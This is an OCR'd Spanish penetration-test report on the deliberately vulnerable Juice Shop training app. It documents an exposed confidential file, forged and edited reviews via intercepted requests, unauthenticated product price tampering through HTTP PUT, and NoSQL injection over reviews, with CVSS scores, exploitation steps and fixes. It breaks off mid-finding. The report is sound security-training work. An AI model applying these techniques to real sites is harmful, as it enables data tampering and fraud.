

Vul_021	CONFIDENTIAL Document
CVSS3 PUNTUACION	ALTA 8,6
Vector de Ataque	Red, es accesible desde internet.
Complejidad	Baja, no se requiere de circunstancias especiales para realizarla.
Privilegios requeridos	Ninguna, no se requiere de cuenta para usar esta característica.
Interacción del usuario	Ninguna.
Alcance	Con cambios, la vulnerabilidad afecta a la aplicación, pero termina afectando a otros sectores de la empresa.
Confidencialidad	ALTA porque revela planes futuros de la empresa y se puede acceder a documentación sensible que puede causar un impacto negativo grave en la empresa.
Integridad	NINGUNA, no permite modificar los datos.
Disponibilidad	NINGUNA, no permite denegar el servicio.


EXPLOTACIÓN

Simplemente hay que navegar a la siguiente ruta y se podrá obtener automáticamente el documento:


http://juice-sh.op/ftp/acquisitions.md

VUL_022 – FORGED Review


FORGED Review			
ID	Vul_022	CRITICIDAD	8,5 ALTA
URL	http://juice.shop/rest/products/id/reviews		
DESCRIPCION	El filtrado y autorización de las reseñas enviadas se realiza solo en el front end de la aplicación. De esta forma, un usuario malintencionado puede interceptar la petición enviada al back end y crear una reseña en nombre de otro usuario alternado la misma.		
EVIDENCIA	 Imagen de una captura del envío de una reseña licita enviada al servidor.  Imagen de la misma reseña una vez modificado el autor y su aceptación por parte del servidor a pesar de no tener permisos.		



Captura de la reseña licita y la reseña ilicita creadas por el mismo usuario pero que figuran y se almacenan con diferente autor.



Captura de la edición de una reseña de otra persona



Captura de la reseña editada con éxito

RIESGOS	Esta vulnerabilidad afecta especialmente a la integridad de los datos mostrados en la aplicación pues podemos editar reseñas existentes de otros usuarios sin ningún tipo de autorización o podemos crear reseñas en nombre de otras personas. Esto puede permitir a un atacante generar campañas de desprestigios o simplemente, lograr crear una gran confusión ante reseñas de clientes negativas de todo tipo. Además, los clientes podrán ver claramente como sus reseñas han sido editadas y perder por completo la confianza en la aplicación.

	También puede ser usado como punto inicial para ataques más elaborados y discretos, como enlaces que podrían parecer de confianza por usuarios aparentemente calificados y que terminan siendo maliciosos.
RECOMENDACIONES	Es muy importante que todas las entradas de datos que recibe el back end se filtren nuevamente al recibirlas porque es posible interceptar y alterar todas las peticiones enviadas al mismo.
REFERENCIAS	https://www.packetlabs.net/posts/broken-access-control/#:~:text=Broken%20access%20controls%20are%20the,10%20web%20application%20vulnerabilities%20list.

EVALUACIÓN DE CRITICIDAD CVSS 3.1


Vul_022	FORGED Review
CVSS3 PUNTUACION	MEDIA 8,5
Vector de Ataque	Red, es accesible desde internet
Complejidad	Baja, no se requiere de circunstancias especiales para realizarla
Privilegios requeridos	Bajo, se requiere una cuenta normal de usuario
Interacción del usuario	Ninguna
Alcance	Con cambios, la vulnerabilidad nace y afecta a la aplicación, pero también puede llegar a afectar a los usuarios si se usan enlaces maliciosos.
Confidencialidad	Ninguna pues no se accede a datos sensibles.
Integridad	Alta pues permite crear reviews en nombre de otros usuarios e incluso editar reviews de otros usuarios. Dicho de otra manera, falsear la información disponible o incluso insertar enlaces maliciosos.

Disponibilidad	Baja, se podría editar las reviews para dejarlas todas en blanco, pero solo afectaría a este aspecto.


EXPLOTACIÓN

Su proceso es simple.


Desde una cuenta de usuario cualquiera creamos una petición de feedback que interceptaremos con una herramienta como BURP.




Editamos la petición cambiando el autor:




La review queda insertada con dichos datos:




Para editar una review existente, hacemos lo mismo, pero enviando el "_id" de la review a editar y todos los parámetros que queramos cambiar, por ejemplo:



Y aquí podemos ver como la review con dicho _id ha sido editada sin que contáramos con los permisos para ello:



VUL_023 – PRODUCT Tampering

Product Tampering			
ID	Vul_023	CRITICIDAD	9,1 CRÍTICA
URL	http://juice.shop/api/Products		
DESCRIPCION	El endpoint /api/Products no tiene establecido un control correcto para todos los verbos http con los que se pueden generar peticiones, permitiendo a un atacante malintencionado generar peticiones ilícitas y no autorizadas a la API que permiten cambiar el nombre, precio, descripción y otros atributos de los productos.		
EVIDENCIA	 Captura del cambio de precio de un producto desde una petición que no contiene ningún tipo de usuario autenticado		
RIESGOS	Un atacante malintencionado podría cambiar el precio de todos los productos aumentándolos tanto que generaría un efecto parecido al de una denegación de servicios. Impacto profundo en la reputación de la tienda porque quedaría claro que se habría vulnerado la seguridad de la misma. Es una vulnerabilidad que permite su explotación en diferentes facetas, desde cambiar el precio de productos y dejarlo en un mínimo ridículo, haciendo que entren pedidos que no podrán ser servidos, a subir el precio al alza, introducir links maliciosos en nuestra web o simplemente, introducir elementos de burla o desprestigio que afecten muy negativamente a nuestra empresa. Pérdida total de la integridad de los datos de nuestros productos.		
RECOMENDACIONES	En los diferentes endpoints de la api y especialmente en cualquier lugar que exista una entrada de datos de parte del usuario, se deben revisar que todos los verbos http permitidos y las operaciones relacionadas con estos.		
REFERENCIAS	https://www.cvedetails.com/cve/CVE-2020-4779/ https://esgeeks.com/que-es-http-verb-tampering/		

EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_023	PRODUCT Tampering
CVSS3 PUNTUACION	CRÍTICA 9,1
Vector de Ataque	Red, es accesible desde internet.
Complejidad	Baja, no se requiere de circunstancias especiales para realizarla.
Privilegios requeridos	Ninguno, se puede realizar sin ningún tipo de inicio de sesión.
Interacción del usuario	Ninguna.
Alcance	Sin cambios, la vulnerabilidad nace y afecta a la aplicación.
Confidencialidad	Ninguna, pues no se accede a datos sensibles ocultos.
Integridad	Alta, pues permite editar todos los productos de la tienda.
Disponibilidad	Alta, pues a través de la edición puede alterar los valores de los productos para que no aparezcan en la web y causar una denegación de uno de los servicios principales de una tienda online.

EXPLOTACIÓN

Cuando añadimos un producto a la cesta de la compra, se produce una llamada a cierto endpoint de la api para consultar sus características:




Fig. 1: Imagen de la llamada a la api para recuperar información del producto.

Como se ve en la anterior captura, se hace una petición a /api/Products/ seguido del id del producto y un parámetro “d” de fecha.

Si omitimos este parámetro “d”, podemos hacer la misma consulta:




Fig. 2: Imagen de la llamada a la api sin el parámetro “d”.

Uno de los vectores de ataque que se debe vigilar ante cualquier aplicación web es una vulnerabilidad llamada VERB TAMPERING.

Sucede que si el programador define un endpoint como el que nos ocupa para que funcione ejerciendo consultas a través del verbo GET, pero no delimita el uso de otros verbos, es posible que al realizar peticiones PUT, HEAD, POST, DELETE, PATCH, etc., se produzcan resultados inesperados.

Es más, es posible que los filtros de seguridad configurados en el método GET no funcionen en los otros verbos y se puedan saltar.

Así pues, aquí es donde vamos a realizar una batería de pruebas para ver si descubrimos algún comportamiento no previsto.

Tras las mismas, descubrimos que si usamos el verbo PUT y añadimos la cabecera “Content-Type: application/json” podemos construir consultas que actualicen los datos de nuestros productos. De esta forma, se logra cambiar tanto la descripción, como el precio.




Fig. 3: Imagen de la llamada a la api actualizando la descripción de un producto

En la anterior captura vemos la actualización de la descripción de un producto con una cuenta de usuario de pruebas que solo posee el rol de “customer” y que no debería poder ejercer esta acción.




Fig. 4: Imagen de la llamada a la api actualizando la descripción de un producto sin que se requiera el inicio de sesión del usuario.

En la anterior captura se aprecia como se realiza el cambio de precio de un producto con una petición que ni siquiera lleva un bearer token + cookie para autorizarse y, por tanto, es prueba de que se puede realizar la explotación de esta vulnerabilidad sin ni siquiera usar una cuenta de usuario.


Revisando el código fuente de la aplicación podemos ver cómo es un caso típico de “verb tampering”, en donde el programador, no especifico un comportamiento en la aplicación para el verbo PUT.

```
15  /* Products: Only GET is allowed in order to view products */
16  app.post('/api/Products', security.isAuthorized())
17  // app.put('/api/Products/:id', security.isAuthorized())
18  app.delete('/api/Products/:id', security.denyAll())
```



Fig. 5: Código fuente de la aplicación.

Como se aprecia en el anterior código, las llamadas con los verbos POST y DELETE cuentan con ciertas medidas de seguridad mientras que para PUT no se han definido.

Esta vulnerabilidad se solucionaría definiendo dichas medidas de seguridad para este verbo.



VUL_024 – NoSQL Manipulation

NoSQL Manipulation -			
ID	Vul_024	CRITICIDAD	8,1 ALTA
URL	http://juice.shop/rest/products/reviews		
DESCRIPCION	Cuando se genera un comentario en los productos, este se envía a la API y se almacena en una base de datos NoSQL. Esta petición enviada se puede interceptar y entonces es susceptible de inyección NoSQL. Permite a un usuario sin permisos de administrador editar/actualizar todos los comentarios de la aplicación, pertenezcan o no al usuario.		
EVIDENCIA	 Captura donde vemos una petición de actualización de un comentario. Como vemos, se envía un id que es una cadena de caracteres.  Aquí vemos esta petición alterada para que la actualización se haga a todas las reseñas que tengan un id mayor que ”a”, es decir, todas.		

RIESGOS	Esta inyección nos permite actualizar de forma masiva todas las reseñas de los productos e insertar en su lugar, reseñas maliciosas que permitan elaborar otros tipos de ataque a nuestros clientes y administradores, o simplemente, insertar mensajes que puedan ejercer una influencia negativa y de desprestigio en nuestra web.
RECOMENDACIONES	De nuevo se debería filtrar la entrada de datos en el back end, para que no se pudieran realizar inyecciones NoSQL y se debería permitir solo actualizar una reseña cada vez.
REFERENCIAS	https://materials.rangeforce.com/es/tutorial/2019/05/01/NoSQL-Injection/


EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_024	NoSQL injection
CVSS3 PUNTUACION	ALTA 8,1
Vector de Ataque	Red: el ataque se puede montar a través de Internet.
Complejidad	Baja, la explotación se logra con una inyección básica.
Privilegios requeridos	Bajo, se requiere crear una cuenta de usuario corriente.
Interacción del usuario	Ninguna, el atacante puede acceder a la información sin requerir ninguna acción por parte de otros usuarios
Alcance	Sin cambios, la vulnerabilidad se ejecuta y afecta a la aplicación
Confidencialidad	Ninguna, pues las reseñas son públicas.
Integridad	Alta, pues compromete todas las reseñas de la aplicación.

Disponibilidad	Alta, pues permite eliminar todas las reseñas existentes.

EXPLOTACIÓN

Cuando editamos una reseña que hemos creado con un usuario, vemos como se genera una petición PATCH al siguiente endpoint: /rest/products/reviews

